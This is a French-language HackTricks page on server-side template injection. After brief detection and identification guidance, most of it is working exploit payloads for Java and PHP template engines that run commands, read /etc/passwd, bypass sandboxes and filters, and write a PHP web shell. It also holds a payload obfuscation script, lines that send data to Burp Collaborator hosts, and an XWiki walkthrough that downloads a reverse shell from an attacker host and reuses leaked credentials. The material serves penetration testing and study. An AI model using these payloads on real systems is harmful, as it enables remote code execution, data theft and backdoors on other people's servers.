 HackTricks
SSTI (Server Side Template Injection)
Tip
Apprenez et pratiquez AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Apprenez et pratiquez GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Apprenez et pratiquez Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Support HackTricks
- Consultez les subscription plans!
- Rejoignez 💬 le groupe Discord, le groupe telegram, suivez @hacktricks_live sur X/Twitter, ou consultez la page LinkedIn et la chaîne YouTube.
- Partagez des hacking tricks en soumettant des PRs aux dépôts github HackTricks et HackTricks Cloud.
Qu’est-ce que SSTI (Server-Side Template Injection)
La Server-side template injection est une vulnérabilité qui se produit lorsqu’un attaquant peut injecter du code malveillant dans un template qui est exécuté côté serveur. Cette vulnérabilité peut se retrouver dans différentes technologies, y compris Jinja.
Jinja est un moteur de templates populaire utilisé dans les applications web. Considérons un exemple qui montre un extrait de code vulnérable utilisant Jinja :
output = template.render(name=request.args.get('name'))
Dans ce code vulnérable, le paramètre name de la requête de l’utilisateur est directement passé dans le template via la fonction render. Cela peut potentiellement permettre à un attaquant d’injecter du code malveillant dans le paramètre name, conduisant à une injection de template côté serveur.
Par exemple, un attaquant pourrait fabriquer une requête avec une charge utile comme celle-ci :
http://vulnerable-website.com/?name={{bad-stuff-here}}
Le payload {{bad-stuff-here}} est injecté dans le paramètre name. Ce payload peut contenir des directives de template Jinja qui permettent à un attaquant d’exécuter du code non autorisé ou de manipuler le moteur de template, prenant potentiellement le contrôle du serveur.
Pour prévenir les vulnérabilités de Server-Side Template Injection (SSTI), les développeurs doivent s’assurer que les entrées utilisateur sont correctement assainies et validées avant d’être insérées dans les templates. Mettre en œuvre la validation des entrées et utiliser des techniques d’échappement adaptées au contexte peut aider à atténuer le risque de cette vulnérabilité.
Détection
Pour détecter Server-Side Template Injection (SSTI), initialement, fuzzing the template est une approche simple. Cela consiste à injecter une séquence de caractères spéciaux (${{<%[%'"}}%\) dans le template et à analyser les différences dans la réponse du serveur entre des données normales et ce payload spécial. Les indicateurs de vulnérabilité incluent :
- Des erreurs levées, révélant la vulnérabilité et potentiellement le moteur de template.
- Absence du payload dans la réflexion, ou parties manquantes, impliquant que le serveur le traite différemment des données normales.
- Plaintext Context : distinguer de XSS en vérifiant si le serveur évalue les expressions de template (p.ex.,
{{7*7}},${7*7}). - Code Context : confirmer la vulnérabilité en modifiant les paramètres d’entrée. Par exemple, changer
greetingdanshttp://vulnerable-website.com/?greeting=data.usernamepour voir si la sortie du serveur est dynamique ou fixe, commegreeting=data.username}}helloretournant le nom d’utilisateur.
Phase d’identification
Identifier le moteur de template implique d’analyser les messages d’erreur ou de tester manuellement divers payloads spécifiques à un langage. Les payloads courants provoquant des erreurs incluent ${7/0}, {{7/0}} et <%= 7/0 %>. Observer la réponse du serveur aux opérations mathématiques aide à identifier précisément le moteur de template.
Identification par payloads
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg

- Plus d’infos dans https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Outils
TInjA
un scanner SSTI + CSTI efficace qui utilise des polyglots novateurs
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
une table interactive contenant les template injection polyglots les plus efficaces ainsi que les réponses attendues des 44 template engines les plus importants.
Exploits
Générique
Dans cette wordlist vous pouvez trouver des variables définies dans les environnements de certains des engines mentionnés ci-dessous:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Récupérer les variables d’environnement du système
${T(java.lang.System).getenv()}
Java - Récupérer /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Vous pouvez tester vos payloads sur https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ ne fonctionne que sur les versions de Freemarker inférieures à 2.3.30
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Plus d’informations
- Dans la section FreeMarker de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Plus d’informations
- Dans la section Velocity de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
Dans Thymeleaf, un test courant pour les vulnérabilités SSTI est l’expression ${7*7}, qui s’applique également à ce moteur de template. Pour un potentiel remote code execution, des expressions comme les suivantes peuvent être utilisées :
- SpringEL :
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL :
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf exige que ces expressions soient placées dans des attributs spécifiques. Cependant, inlining des expressions est pris en charge pour d’autres emplacements de template, en utilisant une syntaxe comme [[...]] ou [(...)]. Ainsi, un payload de test SSTI simple pourrait ressembler à [[${7*7}]].
Cependant, la probabilité que ce payload fonctionne est généralement faible. La configuration par défaut de Thymeleaf ne prend pas en charge la génération dynamique de templates ; les templates doivent être prédéfinis. Les développeurs devraient implémenter leur propre TemplateResolver pour créer des templates à partir de chaînes à la volée, ce qui est peu courant.
Thymeleaf propose aussi le prétraitement des expressions, où les expressions entre double underscores (__...__) sont prétraitées. Cette fonctionnalité peut être utilisée dans la construction d’expressions, comme le montre la documentation de Thymeleaf :
#{selection.__${sel.code}__}
Exemple de vulnérabilité dans Thymeleaf
Considérez l’extrait de code suivant, qui pourrait être vulnérable à une exploitation :
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
Cela indique que si le moteur de templates traite ces entrées de manière incorrecte, cela pourrait entraîner une remote code execution accédant à des URL telles que :
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Plus d’informations
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Contourner les filtres
Plusieurs expressions de variables peuvent être utilisées, si ${...} ne fonctionne pas, essayez #{...}, *{...}, @{...} ou ~{...}.
- Lire
/etc/passwd
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- Script personnalisé pour la génération de payloads
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Plus d’informations
Manipulation de Spring View (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Ancienne version de Pebble ( < version 3.0.9) :
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Nouvelle version de Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava est un projet open source développé par Hubspot, disponible sur https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Corrigé par https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Plus d’informations
Hubspot - HuBL (Java)
{% %}délimiteurs d’instructions{{ }}délimiteurs d’expression{# #}délimiteurs de commentaires{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Recherchez “com.hubspot.content.hubl.context.TemplateContextRequest” et découvrez le Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Plus d’informations
Langage d’expression - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) est une fonctionnalité fondamentale qui facilite l’interaction entre la couche de présentation (comme les pages web) et la logique applicative (comme les managed beans) dans JavaEE. Il est utilisé de manière extensive dans plusieurs technologies JavaEE pour simplifier cette communication. Les principales technologies JavaEE utilisant EL incluent :
- JavaServer Faces (JSF): Utilise EL pour lier les composants des pages JSF aux données et actions backend correspondantes.
- JavaServer Pages (JSP): EL est utilisé dans JSP pour accéder et manipuler les données dans les pages JSP, ce qui facilite la connexion des éléments de la page aux données de l’application.
- Contexts and Dependency Injection for Java EE (CDI): EL s’intègre à CDI pour permettre une interaction fluide entre la couche web et les managed beans, assurant une structure d’application plus cohérente.
Consultez la page suivante pour en savoir plus sur l’exploitation des interpréteurs EL :
Groovy (Java)
Les contournements du Security Manager suivants proviennent de ce writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1) renders unauthenticated RSS search feeds through the Main.SolrSearch macro. The handler takes the text query parameter, wraps it in wiki syntax and evaluates macros, so injecting }}} followed by {{groovy}} executes arbitrary Groovy in the JVM.
- Empreinte & portée – Lorsque XWiki est reverse-proxied derrière un routage basé sur l’hôte, fuzzez l’en-tête
Host(ffuf -u http://<ip> -H "Host: FUZZ.target" ...) pour découvrir le vhost wiki, puis parcourez/xwiki/bin/view/Main/et lisez le footer (XWiki Debian 15.10.8) pour identifier la build vulnérable. - Trigger SSTI – Requérez
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. L’élément RSS<title>contiendra la sortie Groovy. Toujours « encoder tous les caractères en URL » afin que les espaces restent en%20; les remplacer par+fait que XWiki renvoie HTTP 500. - Run OS commands – Remplacez le corps Groovy par
{{groovy}}println("id".execute().text){{/groovy}}.String.execute()lance la commande directement avecexecve(), donc les métacaractères du shell (|,>,&) ne sont pas interprétés. Utilisez plutôt un pattern download-and-execute :
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(the script holds the reverse shell logic).
- Post exploitation – XWiki stocke les identifiants de base de données dans
/etc/xwiki/hibernate.cfg.xml; leakinghibernate.connection.passworddonne des mots de passe système réels qui peuvent être réutilisés via SSH. Si l’unité de service définitNoNewPrivileges=true, des outils tels que/bin/sun’obtiendront pas de privilèges supplémentaires même avec des mots de passe valides, donc pivotez via SSH plutôt que de compter sur des binaires SUID locaux.
The same payload works on /xwiki/bin/get/Main/SolrSearch, and the Groovy stdout is always embedded in the RSS title, so it is easy to script enumeration of commands.

Autres Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Plus d’informations
- Dans la section Smarty de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - format du template
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Plus d’informations
- Dans la section Twig et Twig (Sandboxed) de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates est un moteur de templates natif pour PHP, s’inspirant de Twig. Cependant, contrairement à Twig, qui introduit une nouvelle syntaxe, Plates exploite du code PHP natif dans les templates, ce qui le rend intuitif pour les développeurs PHP.
Contrôleur:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Modèle de page :
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Modèle de mise en page :
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Plus d’informations
PHPlib et HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB est identique à PHPlib mais porté sur Pear.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Plus d’informations
Autres PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
